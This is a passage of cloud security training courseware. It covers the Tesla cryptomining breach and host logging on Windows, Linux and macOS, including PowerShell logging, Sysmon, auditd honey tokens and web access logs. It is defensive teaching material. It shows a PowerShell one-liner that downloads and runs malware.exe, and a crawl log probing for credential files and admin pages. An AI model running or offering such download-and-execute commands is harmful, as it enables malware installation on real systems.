
[1] https://attack.mitre.org/techniques/T1526
[2] https://attack.mitre.org/tactics/TA0004



Now, back to what we do know—the cryptocurrency miners. Since the attacker had unfettered access to the Kubernetes environment, they not only had read access, but they could also make changes to the environment. This change was to deploy a malicious pod[1] which was simply the cryptocurrency mining software.

The overall goal of a cryptocurrency miner is to utilize, or hijack[2], a bunch of compute resources to "mine" crypto. Mining refers to, at a high level, solving very complex computational mathematics problems. Normally, this is more expensive to perform than what you get in return, but that was not a worry of the attacker since Tesla was footing the bill here. Even if it cost Tesla thousands of dollars to acquire hundreds of dollars in Bitcoin (or whatever cryptocurrency the attacker wanted), it cost the attacker nothing. Talk about a great return on investment!

[1] https://attack.mitre.org/techniques/T1610
[2] https://attack.mitre.org/techniques/T1496



To hide this cryptocurrency mining operation's network traffic, the attackers used non-standard network traffic. The technique referenced here is MITRE ATT&CK T1571: Non-Standard Port[1].

On top of this, the attacker did not use what could have been a suspicious IP address that may have been recognized on threat intelligence feeds, but instead opted to hide behind another, well-respected vendor, CloudFlare[2]. They did this through a process known as domain fronting. With domain fronting, attackers will oftentimes use a cloud provider (like CloudFlare) to simply proxy their traffic so that, to the victim, it looks like they are communicating with this cloud vendor—not the attacker's infrastructure sitting behind this proxy service.

Let's learn more about ways to detect all of these techniques!

[1] https://attack.mitre.org/techniques/T1571
[2] https://www.cloudflare.com

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. **EXERCISE: Deploy Section 2 Environment**
3. Host Logs
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

Lab 2.1 | Deploy Section 2 Environment

Exercise Duration: 30 Minutes

Objectives

We will deploy the infrastructure supporting the next four lab exercises.

- Review Terraform code to discover new resources
- Uncover new log sources to be used in future labs
- Deploy Section 2 infrastructure

In this lab, we will be deploying our section two infrastructure. In section one, we leveraged the AWS service CloudFormation and CDK. In this lab, we will learn a little bit about Terraform, our Infrastructure as Code (IaC) deployment supporting the next four lab exercises. With these new resources, we will discover more logging sources to analyze an attack campaign similar to the Tesla attack.

Course Roadmap

- Section 1: Management Plane and Network Logging
- **Section 2: Compute and Cloud Services Logging**
- Section 3: Cloud Service and Data Discovery
- Section 4: Microsoft Ecosystem
- Section 5: Automated Response Actions and CloudWars

Compute and Cloud Services Logging

1. Tesla Attack
2. EXERCISE: Deploy Section 2 Environment
3. **Host Logs**
4. EXERCISE: Host Log Discovery
5. Log Agents
6. EXERCISE: CloudWatch Customization
7. Containers
8. Managed Container Services
9. EXERCISE: Strange Container Activity
10. Cloud Service Logs
11. EXERCISE: Finding Data Exfiltration

This page intentionally left blank.

Operating System Logs

- As great as network and cloud service logs are, they are not the entire story
  - What actions are the users taking on these Infrastructure as a Service (IaaS) systems?
  - How do we know if the malicious payload we saw executed?
  - What process is making that strange network connection?
  - Does this suspicious file exist on other systems?
- The first half of this module will focus on generation of high-fidelity log data on Windows, Linux, and macOS endpoints
  - Afterward, we will focus on some of the more common applications installed on these endpoints

When deploying systems to the cloud using an Infrastructure as a Service (IaaS) strategy, it should be quite apparent that, since the customer is responsible for maintaining the operating system, logging would be quite necessary. Just like deployments in an on-premise enterprise environment, logging architecture outside of the host itself may only tell a small part of the story.

For instance, how can CloudTrail inform us that malware was placed on a compromised system? It cannot! What about an attack against a web service where an adversary successfully executes remote code on the victim? Again, it cannot!

As cloud services may not have the full details or even have the capability of providing the full details of an activity, host systems being targeted can include many of the artifacts we are looking for. Of course, just like many of our discussions thus far, this would assume that the host has logging enabled and configured properly.

There are so many potential log sources on a host that will vary greatly depending on the operating system platform and which applications are installed (and capable of logging). It would be impossible to cover them all in one module, so we will focus on the most likely sources of this log data. At the very least, even if you do not use these types of systems, you can see the process for generating and then, later, acquiring these events.

Native Windows Logs

- Many logs generated by default—most common of which are:
  - **Application**: Applications installed on the local machine's log data
  - **Security**: Login attempts, elevated privileges, and other configured auditable events
  - **System**: Log data generated by the operating system itself
- Can be viewed "on-system" a couple different ways:
  - PowerShell (e.g., `Get-WinEvent`)
  - Event Viewer
- **SANS's Checklist for Security Incidents** is a good single page that shows Windows and which ones to use in an investigation.

First up is Windows. When conducting a search of Shodan on May 3, 2021, of the 4,654,577 systems deployed into Azure, 2,881 are Windows systems. It is a small number in the grand scheme of things, but Shodan is only looking at external-facing systems. It is still likely you or your organization requires the services of a Windows operating system within your cloud infrastructure in a private subnet.

By default, Windows will generate many useful events within three different event channels:
- Application: These events are reported by applications which are installed on the operating system
- Security: By far, the most useful event logs as many successful and unsuccessful actions are recorded here, which could help write the narrative of how the system was accessed and what was performed (to some degree)
- System: Operating system event data

Each of the event logs have their own unique event IDs for specific activities on the Windows system. For instance, when a user logs in successfully, a Security Event 4624 is created. There are thousands of these event IDs per event channel and, to be honest, not all of them will be useful for a security analyst. It can be quite difficult to look through each and every event ID to see what could be useful in the future, so the United States National Security Agency (NSA) curated a fantastic document that outlines the most useful and actionable event IDs for an enterprise in their "Spotting the Adversary with Windows Event Log Monitoring" document.

These logs can be viewed a few different ways on the system itself. One method would be to simply use the built-in Graphical User Interface (GUI) Event Viewer. This tool was the primary method to view this data for many years but is far from efficient or flexible. Many analysts are moving to another approach using Windows PowerShell's build-in cmdlets to acquire and parse this data in a much more efficient manner.

References:
https://apps.nsa.gov/iaarchive/library/ia-guidance/security-configuration/applications/assets/public/upload/Spotting-the-Adversary-with-Windows-Event-Log-Monitoring.pdf
https://www.sans.org/brochure/course/log-management-in-depth/6

Windows Management Connections

- When an application attempts to authenticate to Windows, it will generate one of two events:
  - **4624**: Logon Successful
  - **4625**: Logon Failed
- Logon Type entry will indicate how the user logged on (or attempted to log on)
- Example:
  - Logon Type: 3
  - Process Name: C:\Windows\System32\OpenSSH/sshd.exe

Type	Description
2	Interactive (logon locally)
3	Network
4	Batch (Scheduled Task)
5	Service
7	Unlock existing session
8	NetworkClearText
9	NewCredentials (e.g., RunAs)
10	RemoteInteractive (RDP)
11	CachedInteractive (Cached domain user)

One scenario that must be understood when monitoring a Windows system is understanding Security Event ID 4624 and 4625. In other words, if a remote session is created, how do you know the means the potential adversary used to access the system? Did they log in from the console? What about over Remote Desktop?

Within the 4624 or 4625 security events, there is an entry for Logon Type. Above is a chart to outline the Logon Type number and what each of those numbers represent. The example shown is signifying that there was a successful or unsuccessful access attempt of Logon Type 3. This means it was a connection over the network.

That is good to know, but this would indicate that there is a listening service that can authenticate with the Windows operating system, so how do we know which application processed the request? That is easy! Also, within that 4624 or 4625, there is a Process Name entry. This will show us which listening service was exposed and facilitating the login request.

Reference:
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624

T1059.001: PowerShell Attacks

- According to MITRE ATT&CK, as of April 2021, **98** threat groups and tools **leverage PowerShell** (i.e., "living off the land")
  - Malicious PowerShell to compromise machines
  - Use PowerShell to pivot throughout the domain
  - PowerShell logging is very limited by default, and **they know this**!
- **Must** enable PowerShell logging on all Windows cloud systems
- Can "log all the PowerShell things" using Group Policy:
  - Turn on Module Logging
  - Turn on PowerShell Script Block Logging
  - Turn on PowerShell Transcription

Over the past decades, attackers will often "live off the land" when pivoting throughout or even initially compromising a system. In fact, this may be preferred in many cases since pulling down sophisticated attack tools may set off many more alarms (e.g., Antivirus signatures, Intrusion Detection Systems) than simply running an already-approved tool. One such tool that has been used quite heavily by attackers since its creation is Windows PowerShell.

When conducting a simple "find" on MITRE ATT&CK's website, 98 known threat groups and tools used by attackers will leverage PowerShell. This makes sense because many of the capabilities the custom attack tools can be scripted to be performed using PowerShell. With that in mind, we, as defenders, must capture this activity on our Windows systems.

Sadly, PowerShell logs—at least with the verbosity we need—are not enabled by default. We can change this quite easily, however. By using Group Policy or manually creating some Windows Registry entries, we can capture this PowerShell activity. Those settings in Group Policy are:


- Turn on Module Logging: By enabling this, you can configure which PowerShell modules record to a Windows event.
- Turn on PowerShell Script Block Logging: This option will capture executed script contents and record them as a Windows event.
- Turn on PowerShell Transcription: Neat feature that will write all of the PowerShell commands conducted to a text file for later analysis. If the attacker is able to delete the PowerShell logs and does not find these logs on the system, we can still see what was performed.

Once these are enabled, a new Windows Event channel is created: Microsoft-Windows-PowerShell/Operational. If using Event Viewer, you can find these logs by navigating to Applications and Services Logs → Microsoft → Windows → PowerShell → Operational.

References:
https://attack.mitre.org/techniques/T1059/001/
https://adamtheautomator.com/powershell-logging-2/

Enabling PowerShell Logs

- Registry:
  - **`HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows\PowerShell`**
- Group Policy:
  - **`Administrative Templates → Windows Components → Windows PowerShell`**



Setting	State
Turn on Module Logging	Enabled
Turn on PowerShell Script Block Logging	Enabled
Turn on Script Execution	Not configured
Turn on PowerShell Transcription	Enabled
Set the default source path for Update-Help	Not configured

The two methods to enable these logs, as mentioned, are by either using Group Policy or directly editing the Windows Registry. Editing the Registry does not scale very well unless using configuration management tools (or you are maintaining a small fleet of Windows systems). Using Windows without those systems being a part of a Windows domain may require this manual or configuration of a management tool-based approach.

If these systems are joined to a domain, Group policy would be the simplest method to make these configuration changes at scale.

PowerShell Logging Example

- Attack:


```
PS C:\Users\instructor>  iwr https://sec541.s3.amazonaws.com/
malware.exe -OutFile $env:temp/calc.exe; . $env:temp/calc.exe
```

- ScriptBlock Log:

```
Creating Scriptblock text (1 of 1):
iwr https://sec541.s3.amazonaws.com/malware.exe -OutFile $env:temp/calc.exe; .
$env:temp/calc.exe

ScriptBlock ID: 26b221b7-52bf-4e20-885d-e832a16c621d
Path:
```

- Transcript:



PowerShell-based attacks can come in many different forms, from sophisticated "fileless" malware (i.e., running everything in RAM on the system) to a dropper approach. Above we see a dropper approach where a file is downloaded using `Invoke-WebRequest` (which has the alias of `iwr`), saved to a temporary directory as `calc.exe`, and then executed—all using a PowerShell "one-liner."

If we did not have PowerShell logging set up as shown previously, we would totally miss the key details to this attack. Above you see just what is generated by the configuration: a Windows PowerShell Event (ID 4104) and a transcription of the session saved to the configured location of choice.

Sysmon

- Created by Mark Russinovich and Thomas Garnier to extend native Windows logging
  - Logs process creation with **full command line** for parent and child processes
  - **Hashes** process image files
  - Generates **Globally Unique Identifier (GUID)** for created processes and user sessions for easy tracking and correlation
  - Logs disk read/write activity
  - Can log process' **network activity** and **DNS queries**
- Configurable using **XML-based configuration file**
  - Great resource: https://github.com/SwiftOnSecurity/sysmon-config

Moving onto a logging capability not included as part of the Windows operating system, Sysmon[1] can be installed to add even more context to what is happening on the system. This tool can generate many different bits of information, but the most valuable may arguably be its ability to:

- Log full command line activity to indicate which exact command and its arguments were executed on the system
- Hash executed files which can be compared to known list of malicious hashes or used as an indicator of compromise and search for this hash throughout the organization
- Generate a GUID for both processes and user sessions to aid with correlation and narrative
- Log any processes which read or write to disk
- Log a process' network activity including which remote host and port is connected to and even when DNS queries are made and received

With so many options, configurations for Sysmon (which are in XML format) can become very complex. Luckily, there are sample configurations that can be leveraged to get started. One of the most notable by the cybersecurity industry is stored in a public GitHub repository at https://github.com/SwiftOnSecurity/sysmon-config.

On the 25th anniversary of Sysinternals, a new type of Sysmon was released. Sysmon for Linux[2] was open sourced and made available to build and install on your Linux environment, if you want the familiar workings of original Sysmon, but on your Linux systems. They share the same schema and manifest, so all logged field times have the same set of fields names. The Sysmon for Linux has less capability than the original, but given time, it will surely grow. This makes sense for Microsoft to release, since it is reported that Azure is running more Linux workloads than Windows[3].

[1] https://docs.microsoft.com/en-us/sysinternals/downloads/Sysmon
[2] https://github.com/Sysinternals/SysmonForLinux
[3] https://build5nines.com/linux-is-most-used-os-in-microsoft-azure-over-50-percent-fo-vm-cores

Linux System Logs

Linux systems will generate many logs by default which could prove very valuable

Log File	Description
/var/log/auth.log	Security-related information such as SSH login attempts, root-user actions, Pluggable Authentication Module (PAM) events. Debian-based systems.
/var/log/secure	Security-related information such as SSH login attempts, root-user actions, Pluggable Authentication Module (PAM) events. Red Hat-based systems.
/var/log/syslog	General system logs any application can write to if following Syslog standards (RFC3164, RFC5424). Debian-based systems.
/var/log/messages	General system logs for any application. Red Hat-based systems.
/var/log/kern.log	Linux kernel events, errors, and warning messages.
/var/log/cron	Scheduled task (cron job) activity.

And now onto the vast majority of IaaS systems in cloud: Linux-based operating systems. The log files listed in the chart above may or may not exist on the Linux system depending on the "flavor" of Linux the operating system is based on. These flavors are typically split into two camps: Debian-based systems (e.g., Ubuntu, Kali) and Red Hat Enterprise Linux (RHEL)-based systems (e.g., Amazon Linux 2, CentOS).

Just as we are concerned with remote connections to Windows systems in our cloud environment, we must be concerned with Linux sessions as well. For this, either the `/var/log/auth.log` (Debian) or `/var/log/secure` (RHEL) files record this sessions data.

For most general logs created by the operating system, Syslog data is also recorded. For Debian systems, the location of this file is `/var/log/syslog` and for RHEL systems, the location is `/var/log/messages`.

The final two log files are actually located in the same place on both Debian and RHEL systems at `/var/log/kern.log` (for Kernel-related events) and `/var/log/cron` (for **`cron`** job events).

Example of top ten IP addresses attacking an SSH service

```
student@ip-172-31-59-51:/var/log$ sudo zcat auth.log* -f | egrep "(Failed passwo
rd|Invalid user)" | egrep -o "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" |
sort | uniq -c | sort -rn | head -10
  23759 121.5.247.250
   6153 134.228.33.187
    830 117.50.82.156
    565 36.80.102.74
    565 36.72.162.166
    565 200.60.117.12
    565 197.49.184.58
    561 177.37.164.79
    553 122.163.132.167
    551 138.185.33.176
```


To show how powerful these logs can be (along with some fancy command-line kung fu), we can discover some very interesting activity. For example, as you see above, if we are interested in the top ten IP addresses that are attacking our management services, we could run the following command:

```
sudo zcat auth.log* -f | egrep "(Failed password|Invalid user)" |
  egrep -o "[0-9]{1,3}\. [0-9]{1,3}\. [0-9]{1,3}\. [0-9]{1,3}" |
  sort | uniq -c | sort -rn | head -10
```

To break some of the complexities of that command down:

- `zcat auth.log* -f:` `zcat` is used to extract and display compressed data. This is necessary when using log rotation tools (like `logrotate`). Historical log data, instead of being stored in a single file, is archived regularly. In the example here, `auth.log` (the first time it is rotated) would archive into `auth.log.1` and then moved into `auth.log.2.gz`. This command accounts for all files starting with `auth.log`.
- `egrep "(Failed password|Invalid user)"`: Extract all lines containing either Failed password or Invalid user.
- `egrep -o "[0-9]{1,3}\. [0-9]{1,3}\. [0-9]{1,3}\. [0-9]{1,3}"`: Match and only output the IP addresses in those lines.
- `sort | uniq -c | sort -rn | head -10`: Manipulate the data to display the top ten IPs making these failed connection requests.

Auditd

- Enables enhanced monitoring of Linux-based systems
  - System calls
    - Logged as number
    - Lookup/map numbers to system calls: https://filippo.io/linux-syscall-table/
  - File access/modification/deletion
    - Great for creating "watch" events for sensitive files or **honey tokens**
  - Specific kernel events
- Maintained by Red Hat, but available in many Linux platforms
- Once installed, user-created rules files can be created in **`/etc/audit/rules.d/`**
  - Great resource: https://github.com/Neo23x0/auditd

Red Hat created and maintains another binary, called `auditd`, that may prove very useful for the collection of certain activities on Linux-based systems. This binary can monitor system calls, file activity, and kernel events (as determined by Red Hat) that the system administrator defines within a rules file. These rules files are generally located, by default, in the `/etc/audit/rules.d` directory.


At a high level, here is what the rule flags look like and what they may be used for:
- Action/Filter (`-a`): When the event is logged (`always` or `never`) and the filter for the match (`task`, `exit`, `user`, and `exclude`)
- System Call (`-S`): Which system call number to audit
- Field/Value (`-F`): Additional filtering complexity can be defined here using a `field=value` pair
- Key Name (`-k`): The name to identify this rule in the audit log
- File to Monitor (`-w`): Identifies the file path to "watch"
- Permissions (`-p`): Filter by read (`r`), write (`w`), execution (`x`), or file attribute change (`a`)

Just like Sysmon, it can be quite the task to generate all of the possible rules for each and every circumstance you may find interesting, so a great resource to get started can be found within a GitHub repository located at https://github.com/Neo23x0/auditd.

Reference:
https://linux.die.net/man/7/audit.rules

Auditd Honey Token

A honey token is an appealing file that if discovered by an attacker would likely be opened, generating a log entry/alert



The `auditd` rule you see created here is a very simple one looking for any access to the attractive file `/home/student/passwords.txt` (which is, of course, a honey token). The `-w` argument indicates a watch rule meaning that any time the file is read, modified, or even deleted, it generates a log entry.

To keep track of which rule was triggered, we must add a descriptor using the `-k` flag. In this case, we named our rule `HONEYTOKEN_MATCH`.


The bottom screenshot is the output of the command `sudo ausearch -k HONEYTOKEN_MATCH`. This shows a lot of great detail around this accessed honey token, like the name of the file being accessed, the system call, the user that initiated that system call, and the name of the rule that was matched.

macOS Logs

- Prior to 10.12, Apple used UNIX-style logging
- **Apple Unified Logging (AUL)** introduced in macOS 10.12
  - Apple-proprietary compressed, binary files are now generated
  - Must use `log` command or Console application to read logs

Command	Description
`log show`	Display log data to console
`log stream`	"Tail" events as they are generated
`log collect`	Generate .logarchive directory containing backup of log data
`log config`	Alter log creation settings
`log erase`	Destroy log data
`log stats`	Display statistics about events collected

For cloud-based macOS systems (as currently offered by Amazon Web Services), we must understand that macOS logging as of version10.12 is quite different than your typical UNIX- or Linux-based distribution. Apple now has its own proprietary logging system for operating system-generated log data known as Apple Unified Logging (AUL). Below is a breakdown of how this logging works.



To review the AUL-created data, there are two options: using the Console GUI application or, if you prefer the command line, using the `log` command with its many options as listed above.

Image reference:
https://eclecticlightdotcom.files.wordpress.com/2018/03/mul102logdflow.png

macOS Management Connections

SSH: `log show --start "<DATE>" | grep sshd | egrep "from [0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3} \.[0-9]{1,3}"`

- Does *not* show successful login sources!
- Difficult to determine successful authentication attacks

```
2021-04-26 08:17:21.070088-0400 0x7be60    Default     0x0                   8874   0
    sshd: error: PAM: authentication error for root from 192.168.1.200
2021-04-26 08:17:26.369140-0400 0x7be60    Default     0x0                   8874   0
    sshd: error: PAM: authentication error for root from 192.168.1.200
2021-04-26 08:17:37.830248-0400 0x7bed6    Default     0x0                   8879   0
    sshd: error: PAM: unknown user for illegal user student from 192.168.1.200
2021-04-26 08:17:40.752204-0400 0x7bed6    Default     0x0                   8879   0
    sshd: error: PAM: unknown user for illegal user student from 192.168.1.200
2021-04-26 08:17:51.558030-0400 0x7bf4f    Default     0x0                   8884   0
    sshd: error: PAM: authentication error for ryannicholson from 192.168.1.200
```


Here is an example of using the log show command to display all of the AUL-created logs that fit the filter (--start "<DATE>"). What is strange here is that during the testing to generate this data, no successful logins were captured here which, on the surface, may not sound too concerning. However, let us walk through a scenario of an authentication attack against the SSH service which is successful:

- Attacker tries 300 passwords and the 296th one is correct
- We would see the 299 failed attempts
- We would miss the successful attempt
- We would falsely assume that the attack was not successful!

In this instance, we may need to fall back on some other binaries on the system to determine if the attack was successful by running the **`last`** command, which shows the most recent login sessions, and comparing the timestamp of these sessions with the attack. Then, we will be able to make the connection that the attack was likely successful in the above scenario.

Application Logs

- Common shifts to cloud typically include **full-stack web applications**:
  - User-facing systems (e.g., web servers)
  - Back-end systems (e.g., database servers)
- Operating System logs provide only part of the story
  - Provide very little insight into the inner-workings of the applications
  - When possible, applications exposed to a would-be attacker can and should generate log data containing the **attacker's actions**
- Many tools do not pick up application log files by default
  - We will discuss how to modify these tools, but first we need to **generate the logs**!

There is still more work to be done. Operating system logs are fantastic, but still not the complete story as not all applications will integrate with the logging facilities provided by the operating system. In fact, many of them generate their own log data in separate data sources like plain text files or lightweight databases.

As mentioned earlier, it would be quite the lengthy discussion to cover all possible application logging strategies, so we will focus on the most commonly deployed applications in cloud: web servers and database servers.

Web Server Access Logs

- On Linux-based web servers, web service logs typically located at **`/var/log/<web-app>/access.log`** and **`error.log`**
- These logs can produce the following data:
  - Source IP address
  - Identity of client (**`identd`**)
  - Username of authenticated user (if using web-based authentication)
  - Time of request
  - Request method
  - Requested file
  - Response code
  - Referrer
  - User-Agent string

```
203.0.113.42 - ryan [10/Oct/2000:13:55:36 -0700] "GET /secret.txt HTTP/1.0" 200 2326
      "http://www.example.com/start.html" "Mozilla/4.08 [en] (Win98; I ;Nav)"
```


First up is web server access logs. With the understanding that there are many different web technologies out there, when conducting another Shodan search of all systems listening on TCP port 80, over half of the listening systems responding were either NGINX or Apache servers. So, with that, we will focus on what those two have in common: access and error log files. We will genericize further by simply calling these log files access.log and error.log.

Within these logs, many different characteristics about a web connection received by the web server can be logged. The author deployed an Amazon Linux 2 system into AWS and simply installed the httpd package (Apache) and found that this default install collected the information you see above. The collected data, however, can be customized to capture much more (or less).

For instance, since this system is in AWS, it may be fronted by a proxy service like an Application Load Balancer (ALB). We will discuss this service in more detail later, but just know that the ALB may add custom headers to the web request for tracking purposes. If we choose, we can elect to collect that header and include it in our log data to make the correlation between two different log sources (since ALBs can generate their own logs as we will see) much simpler.

Reference:
https://docs.aws.amazon.com/elasticloadbalancing/latest/application/load-balancer-request-tracing.html

T1595.002 Vulnerability Scanning: Web Server Crawl

- Attackers may attempt to try several pages to discover:
  - Administrative login pages
    - **`/login.html`**
    - **`wp-admin.php`**
  - Sensitive files/APIs
    - **`.aws/credentials`**
    - **`.azure/accessTokens.json`**
    - **`_cat/indices`**
  - Vulnerable applications or already-exploited pages
    - **`webshell.php`**

```
83.42.67.239 /PMA2018/index.php?lang=en
83.42.67.239 /admin/pMA/index.php?lang=en
83.42.67.239 /pma2013/index.php?lang=en
83.42.67.239 /db/dbadmin/index.php?lang=en
83.42.67.239 /mysql/mysqlmanager/index.php?lang=en
83.42.67.239 /db/dbadmin/index.php?lang=en
83.42.67.239 /mysql-admin/index.php?lang=en
83.42.67.239 /db/dbweb/index.php?lang=en
83.42.67.239 /mysqladmin/index.php?lang=en
83.42.67.239 /sql/webdb/index.php?lang=en
83.42.67.239 /phpMyAdmin_/index.php?lang=en
83.42.67.239 /admin/phpmyadmin/index.php?lang=en
83.42.67.239 /program/index.php?lang=en
83.42.67.239 /db/phpMyAdmin-3/index.php?lang=en
83.42.67.239 /pma2019/index.php?lang=en
83.42.67.239 /PMA2018/index.php?lang=en
83.42.67.239 /admin/pMA/index.php?lang=en
83.42.67.239 /db/phpMyAdmin3/index.php?lang=en
83.42.67.239 /sql/webdb/index.php?lang=en
83.42.67.239 /sql/phpmanager/index.php?lang=en
83.42.67.239 /administrator/web/index.php?lang=en
83.42.67.239 /sql/php-myadmin/index.php?lang=en
```


